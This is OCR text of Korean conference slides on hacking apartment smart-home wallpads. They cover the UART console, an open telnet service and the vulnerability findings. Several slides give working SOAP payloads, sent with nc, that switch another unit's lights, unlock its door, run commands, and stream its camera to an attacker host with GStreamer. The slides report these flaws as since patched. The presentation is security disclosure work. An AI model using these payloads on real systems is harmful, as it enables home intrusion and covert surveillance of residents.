
- 엘리베이터 호출

홈 네트워크 제어 방식

- 타 세대와의 음성/화상 통화 (P2P)

홈 네트워크 제어 방식

- 단지 내 모든 세대가 서로 연결되어 있음




월패드 분해


월패드 분해

월패드 분해


UART 포트

UART 포트 연결






UART 연결 - 동영상 시연



https://www.youtube.com/watch?v=usyakFpspKs


… 그렇다고 합니다 ..



(사실 발표의 재미를 위해 연출되었던 화면입니다 ㅋㅋ Loki, thank you!!)


취약점 분석 진행

- 바이너리 분석



취약점 분석 진행

- 네트워크 패킷 분석 (tcpdump + wireshark)



발견된 취약점 정리

1. telnet 서비스(/user/app/bin/telnetd)가 열려 있으며,
   passwd가 암호화 되어 있지 않고, 기기별로 다르게 설정되어 있지 않음

2. 모든 제어 통신 패킷이 암호화 되어 있지 않아 해커가 쉽게 분석 가능

3. 모든 제어 통신 패킷에 인증 절차 및 ACL 제어가 적용되어 있지 않음

4. 특정 서비스(/user/app/bin/cmxnp)를 통해 원격 임의 명령 실행 가능

5. 위 cmxnp를 비롯한 많은 서비스들이 Buffer Overflow 공격에 취약함

스마트홈 강제 제어 취약점

- 다른집의 전등 제어
- 다른집의 현관 도어락 제어
- 다른집 월패드에 임의 명령 실행
- 다른집의 화상 카메라/마이크 제어

IP 체계 분석

- Gateway : 10.7.5.30
- Wallpad : 10.7.5.31

- 10 : 공통
- 7 : 동
- 5 : 층
- 3x : 호수
- 30 : gateway
- 31 : wallpad

스마트홈 제어 패킷 예제

전등 제어 패킷

* payload.xml

POST / HTTP/1.1
Host: 127.0.0.1:29700 User-Agent: gSOAP/2.7 Content-Type: text/xml; charset=utf-8
Content-Length: 746
Connection: close
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cds"><SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:setLight><in><dev>light</dev><proto>protoCommax</proto><intf>intfRS485</intf><order>2</order><dimmableLevel>0</dimmableLevel><model>lightPower-Off</model><lightPower>lightPower-On</lightPower><lightSwitchMode>lightPower-Off</lightSwitchMode><lightDevError>devError-no</lightDevError><func>f-lightPower</func></in></ns1:setLight></SOAP-ENV:Body></SOAP-ENV:Envelope>

* cat payload.xml | nc controller_ip 29700

스마트홈 제어 패킷 예제

- 현관 도어락 오픈 패킷

* payload.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cmm"><SOAP-ENV:Body
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:reqCheckEvent><nCheckValue>33</nCheckValue><chDummy>
</chDummy></ns1:reqCheckEvent></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

```
* cat payload.xml | nc controller_ip 29700
```

스마트홈 제어 패킷 예제

- 임의 명령 실행 가능

```
POST / HTTP/1.1
User-Agent: kSOAP/2.0
SOAPAction: none
Content-Type: text/xml
Connection: close
Content-Length: 465
Host: 127.0.0.1:29726
Accept-Encoding: gzip

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:d="http://www.w3.org/2001/XMLSchema" xmlns:c="http://schemas.
xmlsoap.org/soap/encoding/" xmlns:v="http://schemas.xmlsoap.org/soap/envelope/"><v:Header /><v:Body><n0:exec id="o0" c:root="1" xmlns:n0="urn:cnp">
<in i:type="d:string">ls -al</in></n0:exec></v:Body></v:Envelope>

* cat payload.xml | nc wallpad_ip 29726
```

스마트홈 제어 패킷 예제

- 화상 카메라/마이크 제어 명령
- Gstreamer Library 이용

```
월패드 서버
# /user/app/bin/gst-launch-1.0 cmxvideosrc src=CMOS header=true xpos=0
ypos=0 width=0 height=0 bitrate=6 gop=6 lcd=true ! video/mpeg, mpegversion=4,
width=320, height=240, framerate=6/1 ! tcpserversink host=10.11.10.21 port=6161


해커 서버
# gst-launch-1.0 -v tcpclientsrc host=10.11.10.21 port=6161 ! filesink
location=/tmp/capture.mpg
```

다른 집 화상카메라 감시

https://youtu.be/ZSom8I-PAPY


현재 패치 상황

- UART 콘솔 접속 불가
- telnet 서비스 접속 불가
  - SSH로 대체, shadow 파일 사용
- Packet replay attack에 반응하지 않음
- 원격 명령 실행 취약점 패치됨


현재 패치 상황...?

와 안전한 홈 네트워크 세상이다

하지만...?



아직 무선통신 구간이 남아있다!




아직 무선통신 구간이 남아있다!

HackRF 소개

- **무선 신호 송수신 하드웨어 장비**
- **1 MHz to 6 GHz** operating frequency
- **half-duplex** transceiver
- compatible with GNU Radio, SDR#, and more
- SMA female antenna connector
- Hi-Speed USB 2.0
- USB-powered
- open source hardware
- $300

- 관련사이트
  - https://greatscottgadgets.com/hackrf/
  - http://store.isource-asia.com/products/hackrf-one
  - https://www.kickstarter.com/projects/mossmann/hackrf-an-open-source-sdr-platform

